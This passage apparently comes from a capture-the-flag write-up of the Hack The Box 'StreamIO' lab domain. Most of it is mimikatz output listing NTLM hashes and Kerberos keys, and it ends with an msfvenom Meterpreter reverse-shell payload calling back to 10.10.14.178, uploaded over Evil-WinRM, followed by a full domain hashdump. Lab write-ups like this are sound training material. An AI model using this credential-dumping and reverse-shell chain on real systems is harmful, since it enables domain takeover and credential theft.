         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 3605031 (00000000:00370227)
Session           : Batch from 0
User Name         : yoshihide
Domain            : streamIO
Logon Server      : DC
```

```
Logon Time        : 9/22/2022 8:59:55 AM
SID               : S-1-5-21-1470860369-1569627196-4264678630-1107
        msv :
         [00000003] Primary
         * Username : yoshihide
         * Domain   : streamIO
         * NTLM     : 6d21f46be3697ba16b6edef7b3399bf4
         * SHA1     : 35da56f6b283b31a14610c2976d822b260fe2460
         * DPAPI    : e433b39c534ed91eae73503c862ff371
        tspkg :
        wdigest :
         * Username : yoshihide
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : yoshihide
         * Domain   : STREAMIO.HTB
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:33 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 144474 (00000000:0002345a)
Session           : Service from 0
User Name         : SQLTELEMETRY
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:33 AM
SID               : S-1-5-80-2652535364-2169709536-2857650723-2622804123-1107741775
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : e9 9e 2b 97 4f 87 cd 54 a6 f7 5f 58 29 69 c9 63 20 2a ac fb df 6c 4c 4c d7 b2 6c b8 89 8c 3a 58 ba 44 5a a9 b6 ca dd f0 aa 9b 8e 19 a5 86 97 2a 6c 7c 00 e9 78 59 55 2a d6 88 b9 3f 84 53 d7 70
ac d1 0f 45 7e df cf 27 a9 f8 42 af d9 41 8a db 4b a9 45 d7 88 d5 bb ee 5f 14 08 75 13 ce 8c c3 28 e6 8c 48 bd 63 26 30 2b f2 8a d6 35 67 e4 95 5f 72 14 6c 88 c4 86 41 dc 39 41 08 d6 3b ea cc f2 ab b6 16 36 ff 06
c3 3c 9b 2a ce b5 85 af 7e d3 4c 4d 2c 6b 96 4f cb 68 f7 6f 38 cb 87 5e 92 d3 d4 b2 e8 8c e1 32 de 6c 51 d3 9f 73 c5 35 ae 46 09 f2 68 df 91 4a b1 8d 22 3a 10 d0 5c 40 c5 8e c3 3c 30 18 5b b3 1d a6 c9 c6 17 b4 98
8d a6 00 f3 7e ef 0a 87 c1 70 33 12 63 7b ee 06 6c cf 61 68 42 ec c7 d2 f3 f6 f0 80 15 6a d4 7f 9e 19
        ssp :
        credman :

Authentication Id : 0 ; 144299 (00000000:000233ab)
Session           : Service from 0
User Name         : MSSQLSERVER
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:33 AM
SID               : S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : e9 9e 2b 97 4f 87 cd 54 a6 f7 5f 58 29 69 c9 63 20 2a ac fb df 6c 4c 4c d7 b2 6c b8 89 8c 3a 58 ba 44 5a a9 b6 ca dd f0 aa 9b 8e 19 a5 86 97 2a 6c 7c 00 e9 78 59 55 2a d6 88 b9 3f 84 53 d7 70
ac d1 0f 45 7e df cf 27 a9 f8 42 af d9 41 8a db 4b a9 45 d7 88 d5 bb ee 5f 14 08 75 13 ce 8c c3 28 e6 8c 48 bd 63 26 30 2b f2 8a d6 35 67 e4 95 5f 72 14 6c 88 c4 86 41 dc 39 41 08 d6 3b ea cc f2 ab b6 16 36 ff 06
c3 3c 9b 2a ce b5 85 af 7e d3 4c 4d 2c 6b 96 4f cb 68 f7 6f 38 cb 87 5e 92 d3 d4 b2 e8 8c e1 32 de 6c 51 d3 9f 73 c5 35 ae 46 09 f2 68 df 91 4a b1 8d 22 3a 10 d0 5c 40 c5 8e c3 3c 30 18 5b b3 1d a6 c9 c6 17 b4 98
8d a6 00 f3 7e ef 0a 87 c1 70 33 12 63 7b ee 06 6c cf 61 68 42 ec c7 d2 f3 f6 f0 80 15 6a d4 7f 9e 19
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:23 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 72237 (00000000:00011a2d)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:23 AM
```

```
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : b043edae34baa61e727e92f0a89dc161
         * SHA1     : 707ff9e07637380547c3f4841f32c8adea6c5b5b
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : a4 86 3e 43 6b cb 3c ac 53 b1 32 f0 28 4a 6b 19 11 3e f0 aa df 8b aa 5a f9 ac 62 cd 2a 49 10 4d 7c 8c 5f bd 9a 2d 61 e6 4e 85 bf b4 a8 24 26 00 3f dd 82 bd af 38 7b b4 d4 b7 48 a8 40 99 60 cf
d6 13 e9 72 59 55 9f 69 4e f3 13 96 66 0f 3a 2c e9 52 cc c5 0b 1a 07 2f 4e ee c5 a7 c7 ae a0 f5 8c 99 21 5a bc 25 22 7d 8f bb 0f 83 2c c9 7c bd 22 ee 7f 2c c3 ab 18 99 51 3c 42 43 26 87 f0 ec 75 86 0d 45 68 02 2d
e7 c4 3f a5 70 2e 1e 21 e9 c4 fd 95 b3 a6 eb 9c 1f 7f ce 3e 4f 12 63 cf b7 8c bf 99 e5 a1 cc da 31 91 70 77 e9 05 8a 03 44 9e c1 9f a1 02 d8 10 0e 8b a2 84 06 5a 9b b7 8e 72 d5 7b 7e 2e 7c f9 2f 2f 49 88 fc 02 a6
a2 e9 71 aa e4 ed f5 e4 bf de c0 2c 42 e4 19 89 e5 53 f3 d8 9a d6 0e 4b 43 4e 98 53 74 c3 63 aa 10 38
        ssp :
        credman :

Authentication Id : 0 ; 72164 (00000000:000119e4)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:23 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : e9 9e 2b 97 4f 87 cd 54 a6 f7 5f 58 29 69 c9 63 20 2a ac fb df 6c 4c 4c d7 b2 6c b8 89 8c 3a 58 ba 44 5a a9 b6 ca dd f0 aa 9b 8e 19 a5 86 97 2a 6c 7c 00 e9 78 59 55 2a d6 88 b9 3f 84 53 d7 70
ac d1 0f 45 7e df cf 27 a9 f8 42 af d9 41 8a db 4b a9 45 d7 88 d5 bb ee 5f 14 08 75 13 ce 8c c3 28 e6 8c 48 bd 63 26 30 2b f2 8a d6 35 67 e4 95 5f 72 14 6c 88 c4 86 41 dc 39 41 08 d6 3b ea cc f2 ab b6 16 36 ff 06
c3 3c 9b 2a ce b5 85 af 7e d3 4c 4d 2c 6b 96 4f cb 68 f7 6f 38 cb 87 5e 92 d3 d4 b2 e8 8c e1 32 de 6c 51 d3 9f 73 c5 35 ae 46 09 f2 68 df 91 4a b1 8d 22 3a 10 d0 5c 40 c5 8e c3 3c 30 18 5b b3 1d a6 c9 c6 17 b4 98
8d a6 00 f3 7e ef 0a 87 c1 70 33 12 63 7b ee 06 6c cf 61 68 42 ec c7 d2 f3 f6 f0 80 15 6a d4 7f 9e 19
        ssp :
        credman :

Authentication Id : 0 ; 43835 (00000000:0000ab3b)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:22 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : b043edae34baa61e727e92f0a89dc161
         * SHA1     : 707ff9e07637380547c3f4841f32c8adea6c5b5b
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : a4 86 3e 43 6b cb 3c ac 53 b1 32 f0 28 4a 6b 19 11 3e f0 aa df 8b aa 5a f9 ac 62 cd 2a 49 10 4d 7c 8c 5f bd 9a 2d 61 e6 4e 85 bf b4 a8 24 26 00 3f dd 82 bd af 38 7b b4 d4 b7 48 a8 40 99 60 cf
d6 13 e9 72 59 55 9f 69 4e f3 13 96 66 0f 3a 2c e9 52 cc c5 0b 1a 07 2f 4e ee c5 a7 c7 ae a0 f5 8c 99 21 5a bc 25 22 7d 8f bb 0f 83 2c c9 7c bd 22 ee 7f 2c c3 ab 18 99 51 3c 42 43 26 87 f0 ec 75 86 0d 45 68 02 2d
e7 c4 3f a5 70 2e 1e 21 e9 c4 fd 95 b3 a6 eb 9c 1f 7f ce 3e 4f 12 63 cf b7 8c bf 99 e5 a1 cc da 31 91 70 77 e9 05 8a 03 44 9e c1 9f a1 02 d8 10 0e 8b a2 84 06 5a 9b b7 8e 72 d5 7b 7e 2e 7c f9 2f 2f 49 88 fc 02 a6
a2 e9 71 aa e4 ed f5 e4 bf de c0 2c 42 e4 19 89 e5 53 f3 d8 9a d6 0e 4b 43 4e 98 53 74 c3 63 aa 10 38
        ssp :
        credman :

Authentication Id : 0 ; 43809 (00000000:0000ab21)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:22 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : e9 9e 2b 97 4f 87 cd 54 a6 f7 5f 58 29 69 c9 63 20 2a ac fb df 6c 4c 4c d7 b2 6c b8 89 8c 3a 58 ba 44 5a a9 b6 ca dd f0 aa 9b 8e 19 a5 86 97 2a 6c 7c 00 e9 78 59 55 2a d6 88 b9 3f 84 53 d7 70
ac d1 0f 45 7e df cf 27 a9 f8 42 af d9 41 8a db 4b a9 45 d7 88 d5 bb ee 5f 14 08 75 13 ce 8c c3 28 e6 8c 48 bd 63 26 30 2b f2 8a d6 35 67 e4 95 5f 72 14 6c 88 c4 86 41 dc 39 41 08 d6 3b ea cc f2 ab b6 16 36 ff 06
c3 3c 9b 2a ce b5 85 af 7e d3 4c 4d 2c 6b 96 4f cb 68 f7 6f 38 cb 87 5e 92 d3 d4 b2 e8 8c e1 32 de 6c 51 d3 9f 73 c5 35 ae 46 09 f2 68 df 91 4a b1 8d 22 3a 10 d0 5c 40 c5 8e c3 3c 30 18 5b b3 1d a6 c9 c6 17 b4 98
8d a6 00 f3 7e ef 0a 87 c1 70 33 12 63 7b ee 06 6c cf 61 68 42 ec c7 d2 f3 f6 f0 80 15 6a d4 7f 9e 19
        ssp :
        credman :
sekurlsa::minidump C:\PATH\TO\YOUR\DUMP\tokyoneon.dmp
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DC$
Domain            : streamIO
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:21 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
```

```
         * Username : dc$
         * Domain   : STREAMIO.HTB
         * Password : (null)
        ssp :
        credman :

mimikatz(powershell) # exit
Bye!
```

meh well... easier to just use msfvenom

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.178 LPORT=4444 -f exe -o sploit.exe
```

```
*Evil-WinRM* PS C:\Users\Martin\Desktop> upload ~/www/sploit.exe
Info: Uploading ~/www/sploit.exe to C:\Users\Martin\Desktop\sploit.exe
Data: 9556 bytes of 9556 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\Martin\Desktop> ls


    Directory: C:\Users\Martin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/22/2022  10:14 PM        3610289 Invoke-Mimikatz.ps1
-a----        9/22/2022   9:56 PM        1355680 mimikatz.exe
-ar---        9/22/2022   4:22 AM             34 root.txt
-a----        9/22/2022  10:21 PM           7168 sploit.exe


*Evil-WinRM* PS C:\Users\Martin\Desktop> .\sploit.exe
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4005cdaf2e341af337efaed19259af6e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5f5142aae3cce656285ce4504605dec1:::
JDgodd:1104:aad3b435b51404eeaad3b435b51404ee:8846130392c4169cb552fe5b73b046af:::
Martin:1105:aad3b435b51404eeaad3b435b51404ee:a9347432fb0034dd1814ca794793d377:::
nikk37:1106:aad3b435b51404eeaad3b435b51404ee:17a54d09dd09920420a6cb9b78534764:::
yoshihide:1107:aad3b435b51404eeaad3b435b51404ee:6d21f46be3697ba16b6edef7b3399bf4:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:aacde6402b2226b94cde81dd90fab5e9:::
```